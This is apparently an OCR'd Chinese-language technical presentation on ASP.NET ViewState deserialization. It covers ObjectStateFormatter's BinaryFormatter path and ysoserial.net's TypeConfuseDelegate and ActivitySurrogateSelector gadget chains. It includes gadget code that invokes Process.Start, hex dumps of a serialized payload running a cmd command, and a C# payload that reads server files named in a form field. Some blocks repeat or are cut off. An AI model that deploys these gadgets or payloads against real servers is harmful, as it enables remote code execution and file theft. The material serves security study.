      <input name="txtInput" type="text" id="txtInput" />
      <input type="submit" name="btnSave" value="submit" id="btnSave" />
      <span class="output-label">上一次輸入內容：</span>
      <span id="lblOutput" class="output-label"></span>
    </div>
```



上一次輸入內容：TEST 2




Viewstate

- __viewstate = /wEPDwUKMjA3NjE4MDczNmRk5oz1...

Base64 decode

```
FF 01 0F 0F 05 0A 2D 36 39 34 38 33
0F 16 02 1E 09 55 73 65 72 49 6E 70
41 16 02 02 03 0F 64 16 04 02 05 0F
04 54 65 78 74 05 01 41 64 64 02 07
1F 01 64 64 64 64 A8 58 3A 8E D6 22
56 E9 E8 E1 38 10 37 B4 A1 C5 59 A8
69 40 A6 15 E2 03 ...
```



ObjectStateFormatter


```
case 2:
    return reader.ReadEncodedInt32();
case 3:
    return reader.ReadByte();
case 4:
    return reader.ReadChar();
case 5:
    return reader.ReadString();
case 6:
    return DateTime.FromBinary(reader.ReadInt64());
case 7:
    return reader.ReadDouble();
case 8:
    return reader.ReadSingle();
case 9:
    return Color.FromArgb(reader.ReadInt32());
case 10:
    return Color.FromKnownColor((KnownColor)reader.ReadEncodedInt32());
case 11:
{
    Type enumType = this.DeserializeType(reader);
    int value = reader.ReadEncodedInt32();
    return Enum.ToObject(enumType, value);
}
case 12:
    return Color.Empty;
case 13:
...
case 48:
case 49:
    break;
case 15:
    return new Pair(this.DeserializeValue(reader), this.DeserializeValue(reader));
case 16:
    return new Triplet(this.DeserializeValue(reader), this.DeserializeValue(reader), this.Deseria
...
```

Viewstate

- __viewstate = /wEy1hEAAQAAAP////8BAAAAAAA ...

Base64 decode


```
FF 01 32 D6 11 00 01 00 00 00 FF FF F
00 00 00 00 00 00 0C 02 00 00 00 49
65 6D 2C 20 56 65 72 73 69 6F 6E 3C
30 2E 30 2C 20 43 75 6C 74 75 72 65
74 72 61 6C 2C 20 50 75 62 6C 69 63
6F 6B 65 6E 3D 62 37 37 61 35 63 35
34 65 30 38 39 05 01 00 00 00 84 01
```



```
...
case 50:
{
    int num5 = reader.ReadEncodedInt32();
    byte[] buffer = new byte[num5];
    if (num5 != 0)
    {
        reader.Read(buffer, 0, num5);
    }
    object result2 = null;
    MemoryStream memoryStream = ObjectStateFormatter.GetMemoryStream();
    try
    {
        memoryStream.Write(buffer, 0, num5);
        memoryStream.Position = 0L;
        IFormatter formatter = new BinaryFormatter();
        result2 = formatter.Deserialize(memoryStream);
    }
```

Viewstate

- __viewstate = /wEy1hEAAQAAAP////8BAAAAAAAA ...



reference:
https://github.com/pwntester/ysoserial.net

序列化內容 (ysoserial.net)

- Gadget _ TypeConfuseDelegate

核心 : SortedSet + Comparer.Create + Multit Delegate + **Process.Start**

```
...
  Delegate da = new Comparison<string>(String.Compare);
  Comparison<string> d = (Comparison<string>)MulticastDelegate.Combine(da, da);
  IComparer<string> comp = Comparer<string>.Create(d);
  SortedSet<string> set = new SortedSet<string>(comp);
  set.Add(inputArgs.CmdFileName);
  if (inputArgs.HasArguments)
  {
    set.Add(inputArgs.CmdArguments);
  }
  else
  { set.Add("");
  }
  FieldInfo fi = typeof(MulticastDelegate).GetField("_invocationLis
  object[] invoke_list = d.GetInvocationList();
  invoke_list[1] = new Func<string, string, Process>(Process.Start);
  fi.SetValue(d, invoke_list);
...
```

Learn / .NET / System.Diagnostics / Process / Method

Starts a process resource and associates it with a Process component.


reference:
https://github.com/pwntester/ysoserial.net/blob/master/ysoserial/Generators/TypeConfuseDelegateGenerator.cs
https://learn.microsoft.com/en-us/dotnet/api/system.diagnostics.process.start


序列化內容 (ysoserial.net)

- Gadget _ TypeConfuseDelegate


核心 : SortedSet + Comparer.Create + Multit Delegate + **Process.Start**

```
...
  Delegate da = new Comparison<string>(String.Compare);
  Comparison<string> d = (Comparison<string>)MulticastDelegate.Combine(da, da);
  IComparer<string> comp = Comparer<string>.Create(d);
  SortedSet<string> set = new SortedSet<string>(comp);
  set.Add(inputArgs.CmdFileName);
  if (inputArgs.HasArguments)
  {
     set.Add(inputArgs.CmdArguments);
  }
  else
  {  set.Add("");
  }
  FieldInfo fi = typeof(MulticastDelegate).GetField("_invocationList", BindingFlags.NonPublic
  object[] invoke_list = d.GetInvocationList();
  invoke_list[1] = new Func<string, string, Process>(Process.Start);
  fi.SetValue(d, invoke_list);
...
```






```
FF 01 32 D6 11 00 01 00 00 00 FF FF FF FF 01 00  ÿ.2Ö......ÿÿÿÿ..
00 00 00 00 00 00 0C 02 00 00 00 49 53 79 73 74  ...........ISyst
65 6D 2C 20 56 65 72 73 69 6F 6E 3D 34 2E 30 2E  em, Version=4.0.
30 2E 30 2C 20 43 75 6C 74 75 72 65 3D 6E 65 75  0.0, Culture=neu
74 72 61 6C 2C 20 50 75 62 6C 69 63 4B 65 79 54  tral, PublicKeyT
6F 6B 65 6E 3D 62 37 37 61 35 63 35 36 31 39 33  oken=b77a5c56193
34 65 30 38 39 05 01 00 00 00 84 01 53 79 73 74  4e089.....„.Syst
65 6D 2E 43 6F 6C 6C 65 63 74 69 6F 6E 73 2E 47  em.Collections.G
65 6E 65 72 69 63 2E 53 6F 72 74 65 64 53 65 74  eneric.SortedSet
60 31 5B 5B 53 79 73 74 65 6D 2E 53 74 72 69 6E  `1[[System.Strin
```



```
03 22 53 79 73 74 65 6D 2E 44 65 6C 65 67 61 74  ."System.Delegat
65 53 65 72 69 61 6C 69 7A 61 74 69 6F 6E 48 6F  eSerializationHo
6C 64 65 72 09 05 00 00 00 11 04 00 00 00 02 00  lder............
00 00 06 06 00 00 00 1D 2F 63 20 65 63 68 6F 20  ......../c echo
62 6F 6F 6D 20 3E 20 63 3A 5C 74 6D 70 5C 70 77  boom > c:\tmp\pw
6E 2E 74 78 74 06 07 00 00 00 03 63 6D 64 04 05  n.txt......cmd..
00 00 00 22 53 79 73 74 65 6D 2E 44 65 6C 65 67  ..."System.Deleg
61 74 65 53 65 72 69 61 6C 69 7A 61 74 69 6F 6E  ateSerialization
48 6F 6C 64 65 72 03 00 00 00 08 44 65 6C 65 67  Holder.....Deleg
```



```
3E 53 79 73 74 65 6D 2E 44 69 61 67 6E 6F 73 74  >System.Diagnost
69 63 73 2E 50 72 6F 63 65 73 73 20 53 74 61 72  ics.Process Star
74 28 53 79 73 74 65 6D 2E 53 74 72 69 6E 67 2C  t(System.String,
20 53 79 73 74 65 6D 2E 53 74 72 69 6E 67 29 06   System.String).
```

序列化內容 (ysoserial.net)

- Gadget _ ActivitySurrogateSelector

核心 : ActivitySurrogateSelector + LINQ + **Assembly Load**

```
public List<object> GadgetChains()
{
    DesignerVerb verb = null;
    Hashtable ht = null;
    List<object> ls = null;
    //variant 2, old technique
    if (this.variant_number == 2)
    {
        // Build a chain to map a byte array to creatin
        // byte[] -> Assembly.Load -> Assembly -> Ass
        List<byte[]> data = new List<byte[]>();
        data.Add(this.assemblyBytes);
        var e1 = data.Select(Assembly.Load);
        Func<Assembly, IEnumerable<Type>> map_t
IEnumerable<Type>>)Delegate.CreateDelegate(type
typeof(Assembly).GetMethod("GetTypes"));
        var e2 = e1.SelectMany(map_type);
        var e3 = e2.Select(Activator.CreateInstance);
```

> **Learn / .NET / Execution model**
>
> **Assemblies are the fundamental units of deployment, version control, reuse, activation scoping, and security permissions for .NET-based applications. An assembly is a collection of types and resources that are built to work together and form a logical unit of functionality. Assemblies take the form of executable (.exe) or dynamic link library (.dll) files, and are the building blocks of .NET applications. They provide the common language runtime with the information it needs to be aware of type implementations.**


reference:
https://github.com/pwntester/ysoserial.net/blob/master/ysoserial/Generators/ActivitySurrogateSelectorGenerator.cs
https://learn.microsoft.com/en-us/dotnet/standard/assembly/

序列化內容 (ysoserial.net)

- Gadget _ ActivitySurrogateSelector

核心 : ActivitySurrogateSelector + LINQ + **Assembly Load**

```
public List<object> GadgetChains()
{
    DesignerVerb verb = null;
    Hashtable ht = null;
    List<object> ls = null;
    //variant 2, old technique
    if (this.variant_number == 2)
    {
        // Build a chain to map a byte array to creatin
        // byte[] -> Assembly.Load -> Assembly -> Ass
        List<byte[]> data = new List<byte[]>();
        data.Add(this.assemblyBytes);
        var e1 = data.Select(Assembly.Load);
        Func<Assembly, IEnumerable<Type>> map_t
IEnumerable<Type>>)Delegate.CreateDelegate(type
typeof(Assembly).GetMethod("GetTypes"));
        var e2 = e1.SelectMany(map_type);
        var e3 = e2.Select(Activator.CreateInstance);
```




```
public P()
{
    HttpContext httpContext = HttpContext.Current;
    httpContext.Server.ClearError();
    httpContext.Response.Clear();
    string text = httpContext.Request.Form["__Value"];
    text = P.Decrypt(text);
    string text2 = "CurrentHost:[" + Environment.MachineName + "]\n";
    try
    {
        string text3 = text;
        string[] array = text3.Split(new char[]
        {
            '|'
        }, 1);
        string text4 = array[0];
        if (File.Exists(text4))
        {
            FileStream fileStream = new FileStream(text4, FileMode.Open, FileAccess.Read);
            int num = (int)fileStream.Length;
            byte[] array2 = new byte[num];
            fileStream.Read(array2, 0, num);
            fileStream.Close();
            text2 += Encoding.UTF8.GetString(array2, 0, num);
        }
        else
        {
            text2 += "File not found!\n";
        }
    }
    catch (Exception ex)
    {
        text2 += ex.Message.ToString();
    }
    string s = P.Encrypt(text2);
    httpContext.Response.Write(s);
}
```

reference:
https://github.com/pwntester/ysoserial.net/blob/master/ysoserial/Generators/ActivitySurrogateSelectorGenerator.cs
https://learn.microsoft.com/en-us/dotnet/standard/assembly/


序列化內容 (ysoserial.net)

- Gadget _ ActivitySurrogateSelector


核心 : ActivitySurrogateSelector + LINQ + **Assembly Load**



